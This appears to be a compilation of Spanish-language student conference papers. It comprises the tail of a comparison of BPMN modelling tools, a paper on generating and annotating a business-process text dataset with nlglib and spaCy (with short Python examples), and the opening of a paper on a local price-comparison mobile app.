- **Manual de Usuario**.
- **Asistente**: brinda la posibilidad de chatear *online* con su equipo de mantenimiento.
- **Videos explicativos** sobre los cambios que surgen en cada versión.

Bizagi Modeler ofrece una versión de descarga gratuita para un usuario con uso ilimitado, almacenamiento en la nube y 10 MB de almacenamiento.

Además, cuenta con otros perfiles como Grupo de trabajo, Empresarial y otra versión de un usuario que son pagas.

Ofrece BPMN 2.0 con todos sus símbolos, los agrupa y a la hora de seleccionarlos despliega las distintas variantes de éste.

Bizagi a la hora de modelar el proceso de negocio va sugiriendo qué símbolos podría seleccionar dependiendo del que se encuentre en ese momento en el proceso y de esta forma evita que los usuarios cometan errores en el modelado.

Bizagi Modeler permite compartir modelos con distintos usuarios para que puedan verlo y modificarlo con o sin conexión a la red.

Cuando se está actualizando Bizagi y el usuario que está modificando no se encuentra conectado a la red, el modelo queda bloqueado para que otros usuarios no puedan utilizarlo. Al volver a conectarse el modelo se habilita a los demás usuarios y todos pueden colaborar en tiempo real.

Como es una herramienta que se descarga en dispositivos, posee compatibilidad con Unix, Linux o Windows (Windows 10, Windows 8.1, Windows 7, Windows Server 2016. Windows Server 2012 R2.). Servidores APp: WebLogic, JBoss, WebSphere. Servidor Web: IIS

La simulación *Bizagi Modeler* se utiliza para apoyar en el proceso la toma de decisiones e impulsar el mejoramiento continuo de los mismos.

Para empezar a utilizar la simulación el modelo de proceso debe estar completo, de lo contrario, no podrá ser simulado.

- Nivel 1 - Validación del proceso: Los resultados muestran si se activan todos los caminos del proceso y se asegura que todas las instancias creadas sean finalizadas.
- Nivel 2 - Análisis de tiempo: muestran el rendimiento del proceso para los *tokens* generados, consolidando los tiempos mínimos, máximos, medios y totales de procesamiento.
- Nivel 3 - Análisis de recursos: La estructura de los resultados es similar al Análisis de tiempo. Además, se presenta el tiempo ocupado o libre para cada recurso.
- Nivel 4 - Análisis de Calendarios: Incluye la información de calendarios que refleja el rendimiento de los procesos en períodos de tiempo dinámicos, como los turnos, horarios de días o semanas.

- **Importar**
  - Visio
  - XPDL

- BPMN
- Bizagi

- **Exportar**
  - Imagen
  - Visio
  - XPDL
  - BPMN
  - Bizagi

Lucidchart

Lucidchart es un software que permite a los usuarios colaborar y trabajar juntos en tiempo real para crear distintos tipos de diagramas, como organigramas, diagramas de flujo, mapas mentales, entre otros.

Nace en diciembre de 2008, en *Salt Lake City, Utah* (Estados Unidos).

La última versión es la 1.163.3, actualizada el 8 de marzo de 2019.

Lucidchart cuenta con una interfaz *Drag and Drop* que permite que cualquier usuario pueda utilizarla sin necesidad de tener un conocimiento previo del código, o incluso de la herramienta misma.

El programa ofrece diversas plantillas que poseen modelos predeterminados de BPMN.

En paralelo cuenta con una guía de usuario que explica paso a paso los puntos a seguir para crear el diagrama, junto con una explicación del significado de cada uno de los símbolos de éste.

Al ser *online*, brinda la posibilidad de contacto con un soporte técnico, ya sea a través de un foro o por email; esto permite que los usuarios puedan comunicarse con el personal de Lucidchart ante cualquier duda.

Lucidchart permite trabajar de manera gratuita en forma indeterminada, pero con ciertas limitaciones.

No brinda la posibilidad de trabajar con más de tres documentos en simultáneo y posee un límite máximo de sesenta objetos por documento.

Para el ámbito educativo ofrece una versión gratuita con menos restricciones, ingresando una dirección de correo electrónico educativo; permitiendo que tanto alumnos como profesores tengan la posibilidad de utilizar la herramienta.

Dentro de las opciones pagas, ofrece la versión para un usuario Básica (con una capacidad de 100MB), para un usuario Pro, y para un equipo de usuarios *Team Pro.*

Ofrece la notación BPMN 2.0 con todos sus símbolos.

Lucidchart separa los elementos de BPMN en cuatro categorías.

1. Flujo de objetos
2. Objetos conectores
3. Artefactos
4. *Swimlanes*

Además, Lucidchart permite filtrar los símbolos para una comprensión más simple; por lo tanto, para poder utilizar todos los símbolos, es necesario acceder a una opción específica.

Al ser una herramienta *online*, Lucidchart permite que todos los documentos creados puedan ser compartidos, accedidos y modificados por distintos usuarios.

Ofrece la posibilidad de comentar sobre los documentos creados y permite que un usuario etiquete a otro para hacer una retroalimentación.

Los documentos son compartidos a través de email, y también es posible crear una carpeta compartida.

Cualquier cambio en un documento compartido, se ve reflejado de manera instantánea, es decir, cuenta con colaboración en tiempo real.

También posee la opción de chatear de manera *online* con los usuarios conectados, y si es necesaria una videollamada, la misma se puede realizar mediante Google Hangout.

Al estar creado en HTML5, Lucidchart trabaja con la mayoría de los navegadores y es compatible con cualquier sistema operativo.

- **Importar**
  - Archivos Visio MD (.vdx, .vsdx, and .vsd)
  - Gliffy (.gxml, .gliffy)
  - Draw.io (.xml)
  - Omnigraffle (.graffle, .graffle.zip)

- **Exportar**
  - PDF
  - PNG
  - JPEG
  - SVG
  - VDX (Visio)
  - CSV

Visual Paradigm Online

Visual Paradigm surge en el año 2002, como una aplicación de escritorio con el objetivo de soportar el ciclo de vida completo del proceso de desarrollo del software a través de la representación de todo tipo de diagramas.

A comienzos de 2018, sale al mercado Visual Paradigm Online como aplicación web siguiendo la línea de la versión de escritorio. Esta herramienta trabaja con una amplia variedad de enfoques de modelado desde el diseño del Software (UML), diseño del negocio (BPMN) y

diseño arquitectónico de la nube hasta ingeniería organizacional.

Posee una interfaz muy dinámica donde se crea la forma, luego la línea que lo conecta, y permite elegir la siguiente figura. También permite trabajar con una interfaz *Drag and Drop*, eligiendo las figuras en la barra izquierda del programa.

Trabaja con líneas de alineación las cuales aparecen a medida que se arrastra una forma en un diagrama, lo que le ayuda a colocar formas con precisión.

Visual Paradigm ofrece, por último, tutoriales *online* brindados por la propia herramienta, atención al cliente vía email y, además, un foro colaborativo para la comunidad de usuarios.

Visual Paradigm Online permite la opción de suscripción en forma mensual o anual, ofreciendo tres tipos de perfiles según la necesidad del usuario:

- ***Advanced***: Incluye todas las funcionalidades del Software y todos los diagramas.
- ***Starter***: Incluye varios diagramas, pero no todos.
- ***Express***: Es gratuita, e incluye algunos diagramas. No modela BPMN.

Aun así, se ofrece la posibilidad de una prueba gratis, sin necesidad de registrarse.

También da la posibilidad de obtener una licencia académica gratuita la cual debe solicitarse rellenando un formulario con todos los datos de la institución.

Trabaja con BPMN 2.0, agrupando los símbolos según su importancia o frecuencia de uso. Permite, además, listar todos los símbolos de la notación.

Al modelar, Visual Paradigm sugiere los símbolos que deberían seguir a continuación para reducir los errores. Aun así, si se utiliza un símbolo incorrecto, esta herramienta lo dejará pasar.

Ofrece un espacio de trabajo en la nube donde los miembros y los proyectos están organizados y son accesibles de forma gratuita. Los miembros del equipo tienen la opción de dibujar diagramas de forma colaborativa y simultánea bajo el mismo proyecto e incluso editar en el mismo diagrama sin modificar el trabajo de los demás, gracias al soporte de sincronización en tiempo real, en el caso de las versiones pagas.

Envía notificaciones ante cualquier cambio realizado por cualquier usuario y permite dejar comentario sobre los diagramas.

Es compatible con todos los navegadores (Chrome, Mozilla, Internet Explorer, Opera, Safari).

Permite guardar, compartir y colaborar fácilmente almacenando los diagramas en Google Drive.

- **Exportar**
  - Se puede imprimir y exportar a imágenes (PNG, JPG, SVG, GIF) o PDF. Puede configurar la relación de zoom, la transparencia del fondo y el borde del diagrama de la salida.
- **Importar**
  - Permite importar plantillas de Visio (.vssx, .vsdx)
  - VP Online, guardarlas en bibliotecas y usarlas en el diagrama.

Resultados

Tabla 1. Síntesis de las herramientas analizadas

	LucidChart	Bizagi	Signavio	Visio	Visual Paradigm Online
Permite la colaboración	Si	Si	Si	Si	Si
Simula mapas de procesos	No	Si	Si	Si	No
Online	Si	No	Si	Si	Si
Exporta XML o HTML	No	No	Si	Si	No
Símbolos BPMN 2.0	Si	Si	Si	Si	Si
Gratuito con ciertas limitaciones	Si	Si	No	No	Si
Simbología para el presente proyecto	Si	No	No	No	No

Conclusión

Al concluir este análisis, se logró facilitar al lector la información necesaria para que pueda comparar las herramientas propuestas, según las necesidades de modelado del usuario.

Para dar respuesta al objetivo del presente proyecto podemos determinar que LucidChart resultó ser la herramienta que más se adecúa a los objetivos, al ser gratuita, de fácil acceso, al permitir comentar y colaborar entre distintas personas en un mismo diagrama de manera *online*, y por sobre todo, al ofrecer la simbología requerida para graficar los patrones que se desarrollaron en el proyecto de investigación.

Referencias

[1] Signavio Documentation, "User Guide". https://docs.signavio.com/userguide/editor/en/index.html. Consultado por última vez 09/09/2019

[2] Signavio. https://www.signavio.com/. Consultado por última vez 09/09/2019

[3] Signavio. https://www.signavio.com/bpmn-2-0-for-efficient-process-design/. Consultado por última vez 23/10/2019

[4] María Rivero Pino, Trabajo Fin de Grado, Grado en Ingeniería de Organización Industrial, "Análisis de Herramientas de Modelado de Procesos de Negocio". http://bibing.us.es/proyectos/abreproy/91303/fichero/TFGMariarRiveroPinoGIOIV0.1_paz.pdf

[5] Visual Paradigm online. https:// visual-paradigm.com/. Consultado por última vez 09/09/2019

[6] EcuRed, Lucidchart. https://www.ecured.cu/Lucidchart. Consultado por última vez 09/09/2019

[7] Lucidchart, "BPMN & BPMN 2.0 Tutorial". https://www.lucidchart.com/pages/bpmn-bpmn-2.0-tutorial. Consultado por última vez 09/09/2019

[8] Fitsmallbusiness, "Lucidchart User Reviews, Pricing & Popular Alternatives". https://fitsmallbusiness.com/lucidchart-user-reviews-pricing/. Consultado por última vez 09/09/2019

[9] Lucidchart, "Visio BPMN Stencil and Templates". https://www.lucidchart.com/pages/visio-bpmn-stencil-and-templates/. Consultado por última vez 09/09/2019

[10] Lucidchart, "What is Business Process Modeling Notation". https://www.lucidchart.com/pages/bpmn. Consultado por última vez 09/09/2019

[11] Lucidchart, "Collaborate and Share". https://lucidchart.zendesk.com/hc/en-us/articles/207300466-Collaborate-and-Share. Consultado por última vez 09/09/2019

[12] Lucidchart, "Tour". https://www.lucidchart.com/pages/tour. Consultado por última vez 09/09/2019

[13] Lucidchart, "Export your Lucidchart documents". https://lucidchart.zendesk.com/hc/en-us/articles/360001287223-Export-Your-Lucidchart-Documents. Consultado por última vez 09/09/2019

[14] Lucidchart, "Import Files from Visio, Gliffy, Draw.io, and OmniGraffle". https://lucidchart.zendesk.com/hc/en-us/articles/207299716-Import-Files-from-Visio-Gliffy-Draw-io-and-Omnigraffle. Consultado por última vez 09/09/2019

[15] Bizagi. https://www.bizagi.com/. Consultado por última vez 09/09/2019

[16] Bizagi, "Simulación en Bizagi". http://help.bizagi.com/bpm-suite/es/index.html?simulation_in_bizagi.html. Consultado por última vez 09/09/2019

[17] Visio. https://products.office.com/es-ar/visio/flowchart-software. Consultado por última vez 09/09/2019

Generación automática de un dataset de procesos de negocios

<<Pilar Novillo Saravia>>
<<Universidad Tecnológica Nacional Regional Santa Fe >>
<<pilar.novillosaravia@gmail.com >>

Resumen

El modelado de procesos de negocio de una organización se ha convertido en una herramienta fundamental dentro de los proyectos de software ya que permite comprender mejor el funcionamiento de la organización y los requerimientos del cliente. Sin embargo, el modelado es una etapa que conlleva mucho tiempo dado no solo a la cantidad de documentos que deben procesarse sino también a que dichos documentos al estar descriptos en lenguaje natural se encuentran poco estructurados dificultando su comprensión. En este trabajo se plantea un enfoque para procesar descripciones de procesos de negocio en lenguaje natural y detectar automáticamente las entidades contenidas en dichas descripciones. Para ello, se propone, además, un enfoque para la generación automática de un dataset que permita entrenar modelos neuronales para el reconocimiento de entidades.

Introducción

La Gestión de Procesos de Negocios (BPM, en inglés) es una disciplina que busca aumentar la eficiencia y efectividad de las organizaciones mediante el análisis integral y la mejora de los procesos de negocio [1]. Un proceso de negocio define las actividades que se llevan a cabo dentro de una organización y el objetivo que debe ser cumplido por la ejecución de dichas actividades.

El estándar utilizado para modelar procesos de negocio es BPMN (del inglés Business Process Modeling and Notation). BPMN proporciona una notación fácilmente comprensible para analistas, desarrolladores, e incluso personas de negocios que administrarán y supervisarán esos procesos [2].

No obstante, para definir un proceso de negocio es necesario comprender de manera adecuada las actividades que se llevan a cabo en las organizaciones. Mediante entrevistas a stakeholders, los analistas de negocio pueden obtener descripciones en lenguaje natural de los procesos de una organización, indicando las actividades que se llevan a cabo, el flujo de control que gobierna las actividades, los eventos que pueden ocurrir durante los procesos, los recursos que participan de las mismas, y los datos generados/utilizados por las actividades. Las descripciones de los procesos se documentan en repositorios que luego son utilizados por analistas y desarrolladores para diseñar e implementar los procesos de negocio de la organización.

La etapa de análisis puede llegar a ser muy costosa y lenta debido no solo a la cantidad de documentos en lenguaje natural que deben procesarse sino también a que dichos documentos al estar descriptos en lenguaje natural se encuentran poco estructurados. Por lo que poder extraer de manera automática información sobre los procesos de negocio de los documentos sería de gran ayuda en la tarea de modelado de procesos.

Teniendo en cuenta el costo y esfuerzo necesario para el diseño de los procesos, algunos autores [1,3] han propuesto la utilización de técnicas de procesamiento del lenguaje natural basada en “Deep Learning” para la generación automática de modelos BPMN a partir de sus descripciones en lenguaje natural. Sin embargo, en dichos trabajos no se consideran dos aspectos importantes: (1) la definición de un dataset adecuado para el entrenamiento de los modelos neuronales, (2) entrenar modelos neuronales para el reconocimiento de entidades en las descripciones de procesos, tales como eventos, actividades, o recursos.

Por lo tanto, el objetivo de este trabajo es proponer un enfoque para procesar descripciones de procesos de negocio en lenguaje natural y detectar automáticamente las entidades contenidas en dichas descripciones. Para ello, se propone, además, un enfoque para la generación automática de un dataset que permita entrenar modelos neuronales para el reconocimiento de entidades. Para generar el dataset se implementó una herramienta basada en el framework NLGlib para la generación automática de texto [4] y en las reglas definidas en [5]. Para el reconocimiento de entidades se utilizó el modelo neuronal provisto por la herramienta Spacy [6].

El trabajo se estructura de la siguiente manera. La sección 2 presenta la metodología de trabajo que se llevó a cabo junto a los resultados obtenidos hasta el momento. Luego, una breve discusión sobre las limitaciones identificadas y los trabajos relacionados. Por último, la sección 5 presenta las conclusiones y trabajos futuros.

Metodología

Como se puede observar en la Figura 1, se identificaron las dificultades que conlleva el modelado de procesos de




Figura 1: Metodología de trabajo implementada

negocios debido a la poca estructuración de los documentos, y se destacó la importancia de estos dentro de una organización para el buen manejo de la información. Luego, se comenzó una investigación sobre el 'estado del arte' del tema escogido, es decir, se averiguó que tipo de herramientas o algoritmos se están utilizando actualmente para afrontar la problemática planteada.

Actualmente, existen trabajos relacionados en los cuales se utilizan diferentes técnicas de procesamiento de lenguaje natural para identificar procesos de negocio en documentos de texto, entre los cuales destacamos la definición de un conjunto de reglas de mapeo que permiten identificar los distintos elementos de BPMN en las oraciones [5].

Sin embargo, se notó una cuestión clave que dificulta la aplicación de dichas técnicas, en todos los casos se requiere un buen data set, es decir, un conjunto de textos expresados en lenguaje natural en los cuales se puedan identificar procesos de negocio para poder realizar las pruebas. El principal problema es que no es fácil encontrarlos debido a la tarea costosa, aunque muy valiosa, de realizar manualmente anotaciones [7]. Las anotaciones son etiquetas que se le asignan a cada palabra del texto, permitiendo clasificarlas en 'verbo', 'adjetivo', 'sustantivo' e incluso en entidades como 'persona', 'organización', 'ciudades', entre otros.

A su vez, los data set anotados son indispensables cuando se quiere trabajar con algoritmos de Machine Learning supervisados dado que son necesarios para entrenar los modelos, validarlos y hacer las pruebas correspondientes. Estos algoritmos aprenden a encontrar patrones en la entrada que se le envía. Esta entrada se conoce como datos de entrenamiento. A medida que entrena su solución para formar relaciones entre variables, es importante tener los datos correctos, estructurados en el formato adecuado, que cubran la mayor cantidad de variantes que su solución puede encontrar en el mundo real [8].

Por lo tanto, luego de detectar la dificultad que se da a la hora de encontrar un data set adecuado para implementarlo junto a los algoritmos que transformen el texto en modelos se decidió utilizar NLGlib [4]. Esta es una librería basada en Python enfocada en la generación de lenguaje natural, la cual se utiliza en este trabajo para generar un dataset de descripciones de procesos de negocio mediante las reglas de mapeo propuestas en [5].

Posteriormente, se empleó Spacy [6], una librería open-source de Python para procesamiento de lenguaje natural, para anotar semánticamente el conjunto de procesos de negocios obtenido, ya que proporciona una variedad de anotaciones lingüísticas para brindar información sobre la estructura gramatical de un texto. Esto incluye los tipos de palabras, como las partes del discurso y cómo se relacionan las palabras entre sí. También, Spacy puede reconocer varios tipos de entidades con nombre, es decir, objetos del mundo real a los que se les asignan un nombre, por ejemplo, una persona, un país, un producto o el título de un libro, obteniendo así un dataset anotado.

Generación Automática del Lenguaje

En las figuras 3, 4, 5 y 6 se pueden ver algunos ejemplos de los procesos de negocio obtenidos y el código implementado para la generación automática de los mismos (Figura 2), es decir, todas las posibles combinaciones que pueden lograrse entre los verbos, sujetos y objetos definidos. Según las palabras claves utilizadas, se dividieron en eventos secuenciales (Figura 3), paralelos (Figura 4) y mutuamente excluyentes (Figura 5), lo que permitió formar estructuras más complejas al combinarlas como se observa en el ejemplo de la Figura 6. De esta forma, se creó un dataset con descripciones de procesos de negocio expresados en lenguaje natural, adaptándose específicamente a nuestras necesidades y facilitando el acceso a datos relacionados con nuestro tema de estudio.

```
import nlglib
import random
from nlglib.realisation.simplenlg.realisation import Realiser
from nlglib.microplanning import *

realise_en = Realiser(host='nlg.kutlak.info', port=40000)
list=[]

verbs=['send','move','update', 'notify','prepare']
subjects=['the secretary','the Support Officer','Pilar','Department of sell','the Engineering Department','Juan','Pedro']
objects=['to dispach','all group calendars','the documents']

for s in subjects:
    for v in verbs:
        for o in objects:
                p = Clause()
                subject = NP(s)
                objekt = NP(o)
                verb = VP(v)
                p.subject = subject
                p.predicate = verb
                p.object = objekt
                list.append(p)
```

Figura 2: Código implementado para la generación automática de los procesos de negocio.

```
#SECUENCIALES
sw_sec = ['then', 'after that']
for sw in sw_sec:
                    s1 = random.choice(list)
                    s2 = random.choice(list)
                    s2['COMPLEMENTISER'] = sw
                    s1.complements+= s2
                    print(realise_en(s1))
                    del s1.complements[:]
                    del s2.complements[:]
```

```
Juan updates the documents then the Support Officer notifies to dispach.
Juan notifies the documents after that Pilar updates to dispach.
```

Figura 3: Eventos secuenciales.

```
#PARALELO
sw_parallel=["while","meanwhile", "in parallel", "concurrently","meantime", "whereas", "in the meantime",
             "in addition to", "in parallel with this","simultaneously", "at the same time" ]
con=['because','if','or','then']

for sw in sw_parallel:
                    s1 = random.choice(list)
                    s2 = random.choice(list)
                    s2['COMPLEMENTISER'] = sw
                    s1.complements+=s2

                    print(realise_en(s1))
                    del s1.complements[:]
                    del s2.complements[:]
```

```
Juan updates to dispach while the secretary notifies the documents.
Department of sell updates the documents meanwhile Juan notifies the documents.
The Support Officer sends all group calendars in parallel the Engineering Department notifies all group calendars.
Department of sell moves all group calendars concurrently the Engineering Department updates to dispach.
Department of sell updates all group calendars meantime the secretary updates the documents.
The secretary moves all group calendars whereas Pilar sends all group calendars.
The secretary notifies the documents in the meantime Juan sends all group calendars.
Department of sell updates the documents in addition to the secretary notifies to dispach.
The Support Officer prepares to dispach in parallel with this Pilar sends to dispach.
Pedro prepares all group calendars simultaneously the Support Officer prepares to dispach.
Department of sell notifies to dispach at the same time the Engineering Department moves to dispach.
```

Figura 4: Eventos paralelos.

```
#MUTUAMENTE EXCLUYENTES
sw_ex=['if', 'whether', 'if not', 'or', 'either', 'only if', 'till', 'until', 'unless', 'otherwise']
for sw in sw_ex:
                    s1 = random.choice(list)
                    s2 = random.choice(list)
                    s2['COMPLEMENTISER'] = sw
                    s1.complements+= s2
                    print(realise_en(s1))
                    del s1.complements[:]
                    del s2.complements[:]
```

```
The Engineering Department notifies to dispach if the secretary prepares the documents.
Department of sell updates all group calendars whether the Engineering Department updates to dispach.
Department of sell updates the documents if not Juan notifies to dispach.
Department of sell updates all group calendars or Department of sell sends to dispach.
Pedro sends all group calendars either the Support Officer moves to dispach.
Pedro updates the documents only if the Support Officer updates to dispach.
Pedro updates the documents till the Engineering Department moves all group calendars.
Pedro prepares to dispach until the Support Officer sends the documents.
The Engineering Department updates to dispach unless the Support Officer sends all group calendars.
The Support Officer moves to dispach otherwise the Engineering Department sends all group calendars.
```

Figura 5: Eventos mutuamente excluyentes.

```
s1 = random.choice(list)
s2 = random.choice(list)
s3 = random.choice(list)
s2['COMPLEMENTISER'] = 'while'
s3['COMPLEMENTISER'] = 'then'
s2.complements+=s3
s1.complements+=s2
print(realise_en(s1))
```

```
The secretary moves to dispach while Department of sell sends the documents then Pilar moves all group calendars.
```

Figura 6: Combinación de eventos.

Anotaciones Semánticas

En cuanto a las anotaciones del dataset, en la Figura 7 se muestra el código usando Spacy que identifica, clasifica y relaciona cada palabra de la oración según corresponda, almacenando toda la información en la variable 'doc'. Por ejemplo, 'documents' se identifica como un sustantivo y, a su vez, como objeto directo. Así mismo, en la Figura 8 se muestran las entidades identificadas como persona y organización, haciendo referencia a Juan y al Departamento de Ingeniería respectivamente, logrando así obtener un dataset anotado y listo para ser ejecutado junto con los algoritmos de machine learning para transformar el texto en modelos BPMN, como se muestra en el ejemplo de la Figura 9, el modelo basado en el texto anotado de la figura anterior.

Discusión

Una de las principales limitaciones a lo hora de la selección de la librería para la generación automática de procesos de negocio, es la escasez de herramientas disponibles para el lenguaje Python, acotándonos la elección del idioma al inglés. A pesar de esto, decidimos continuar trabajando con Python dado que consideramos que las herramientas que transformen los textos a modelos deben programarse en este lenguaje por las ventajas que el mismo proporciona y, por tanto, sería más fácil ensamblar las partes. Sin embargo, no descartamos la existencia de herramientas que permiten trabajar a un nivel superior de abstracción en cuento al lenguaje de programación.

Trabajos Relacionados

Actualmente, existe un creciente interés por el procesamiento de lenguaje natural y el modelado de procesos de negocio. Estas investigaciones pueden clasificarse en dos categorías: el modelado automático de procesos de negocios basados en texto en lenguaje natural y la generación de texto a partir de modelos de procesos.

Con respecto al modelado de procesos de negocio a partir de textos en lenguaje natural, en [5] se propone un conjunto de reglas para la identificación de los elementos de BPMN, las cuales fueron utilizadas en este trabajo como base para la generación automática de procesos de negocio.

En cuanto a la generación de texto a partir de modelos de procesos de negocio, Leopold [9] propone una técnica destacando la importancia para evitar confusiones entre los diferentes roles dentro del proceso.

```
import spacy
from spacy import displacy
```

```
import spacy
from spacy import displacy
nlp = spacy.load("en_core_web_sm")
doc = nlp("""Juan sends the documents then the Engineering Department updates the information.""")
for token in doc:
    print(token.text, token.pos_, token.dep_)
```

```
Juan PROPN nsubj
sends VERB ccomp
the DET det
documents NOUN dobj
then ADV advmod
the DET det
Engineering PROPN compound
Department PROPN nsubj
updates VERB ROOT
the DET det
information NOUN dobj
. PUNCT punct
```

Figura 7: Anotación de las palabras.

```
displacy.render(doc, style="ent",jupyter=True)
```

Juan PERSON sends the documents then the Engineering Department ORG updates the information.

Figura 8: Identificación de entidades.




Figura 9: Modelo BPMN

Conclusión y Trabajos Futuros

En este trabajo, se presentó una propuesta para la generación automática de un dataset anotado de procesos de negocio. Combinamos herramientas existentes para la generación y el procesamiento de lenguaje natural con el objetivo de obtener un conjunto de datos disponibles para el entrenamiento, la validación y la prueba de las herramientas encargadas de transformar de manera automática el texto en modelos gráficos. Además, se utilizó la herramienta Spacy para el reconocimiento de entidades en base al dataset generado. En trabajos futuros se desarrollarán los algoritmos de Inteligencia Artificial que permitan utilizar dichas entidades e identificar actividades a partir de los verbos en los textos en lenguaje natural para generar automáticamente modelos BPMN, haciendo uso del dataset propuesto.

Agradecimientos

Este trabajo fue financiado por el proyecto PID 4871 “Aplicación de técnicas de inteligencia artificial al diseño y análisis de procesos de negocio”.

Referencias

[1] Friedrich F., Mendling J., Puhlmann F. (2011). Process Model Generation from Natural Language Text. In: Mouratidis H., Rolland C. (eds) Advanced Information Systems Engineering. CAiSE 2011. Lecture Notes in Computer Science, vol 6741. Springer, Berlin, Heidelberg.

[2] Stephen A. White (2004). Introduction to BPMN. IBM Corporation.

[3] Roodrigues, R. (2016). Automatic Construction of Conceptual Models to Support Early Stages of Software Development - A Semantic Object Model Approach.

[4] Web: https://github.com/roman-kutlak/nlglib

[5] César Borges Ferreira, Renato & Soares Silva, Thanner & Avila, Diego & Thom, Lucinéia & Fantinato, Marcelo. (2018). Recognition of Business Process Elements in Natural Language Texts. 10.1007/978-3-319-93375-7_27.

[6] Web: https://spacy.io/usage/spacy-101/

[7] Allard T, Alvino P, Shing L, Wollaber A, Yuen J. (2019). A dataset to facilitate automated workflow analysis.

[8] Web: https://appen.com/blog/why-human-annotated-data-key/

[9] Leopold H, Mendling J, Polyvyanyy A. (2014) Supporting process model validation through natural language generation. IEEE Transactions on Software Engineering,.

Implementación de un sistema informático para optimizar la selección de productos de uso cotidiano con el mejor precio local

Diego Rodrigo Soria
Antonio Nahuel Tolaba
Universidad Católica de Salta, Facultad de Ingeniería
drs6695@gmail.com, ntolaba85@gmail.com

Resumen

Actualmente, debido a distintos factores económicos, se puede observar una diversificación de precios en los productos de distintas índoles, provocando confusión y, en otras oportunidades el pago de un precio elevado en comparación a otros proveedores del mismo producto. Por esta cuestión es que proponemos una aplicación móvil, cuyo objetivo es la comparación de precios, fomentando el ahorro mediante la selección óptima de productos, orientando a los usuarios a cómo obtener una compra recomendada, basada en los gustos, opinión de los demás usuarios y la ubicación de los productos de interés que se irán agregando en esta aplicación móvil.
Mediante la aplicación de algunas APIs y una app móvil multiplataforma se demostrará como se desarrolló este proyecto con altas probabilidades en que se convierta en una herramienta informática de utilización cotidiana.

Introducción

En este artículo se presenta el desarrollo de un sistema informático capaz de brindar a los usuarios la información necesaria para realizar sus compras aprovechando las ofertas vigentes a la fecha, las cuales serán proporcionada por los mismos usuarios. Esta reciprocidad se logra con la participación de los usuarios que deseen compartir mediante fotografías las ofertas encontradas en supermercados o negocios.

Actualmente, en las tiendas de aplicaciones para dispositivos móviles, ya existen diversas herramientas que brindan información respecto a las ofertas del momento, pero pertenecen a empresas específicas, por lo que solo brindan información de sus productos y ofertas. Los usuarios para crear su propia "lista de compras" deben descargar, buscar y comparar ofertas en cada una de las aplicaciones de cada supermercado o negocio en particular. Tratándose de una tarea tediosa, por lo que muchos usuarios optan por no realizarla. A esta diversidad de información que se encuentra en las aplicaciones de esta índole, se le agregan ofertas publicadas en diversos grupos existentes en las redes sociales, por ejemplo, Facebook, donde la gente comparte ofertas con los demás usuarios, y los propios perfiles públicos de negocios que publican sus ofertas.

En conclusión, existe mucha información distribuida tanto en aplicaciones como en distintas plataformas acerca de ofertas, promociones de negocios y de supermercados, para lo cual el usuario termina eligiendo, muchas veces sin acierto, el lugar donde comprar sus productos de interés, sin estar absolutamente seguro de que el precio encontrado es el más accesible posible.

Por lo tanto, el objetivo principal de este proyecto es brindar al usuario un espacio donde pueda encontrar la diversidad de ofertas vigentes de distintos productos, dentro de un radio cercano a su ubicación, la cual es configurable. En un comienzo, este sistema se centrará en los productos de uso cotidiano, los cuales se encuentran en supermercados o en negocios específicos. Se estima que la implementación de este sistema sea una herramienta de gran utilidad al momento de buscar el mejor precio en la región de un producto específico y al realizar la lista de compras de los distintos usuarios.

Tipos de ofertas posibles

Se puede percibir diferentes tipos de ofertas en la vida cotidiana, las cuales están publicadas en distintos tipos de medios, como ser pizarras, carteles, banner, papeles, etc. A su vez, se encuentran las variedades de ofertas que podemos encontrar como ser: 2x1 en productos, descuento en 2da unidad, precios especiales, pack de productos variados, entre otras formas. Como fase inicial, solo se tiene en cuenta aquellas ofertas 2x1 en productos y descuento por unidad. (Imagen 1).

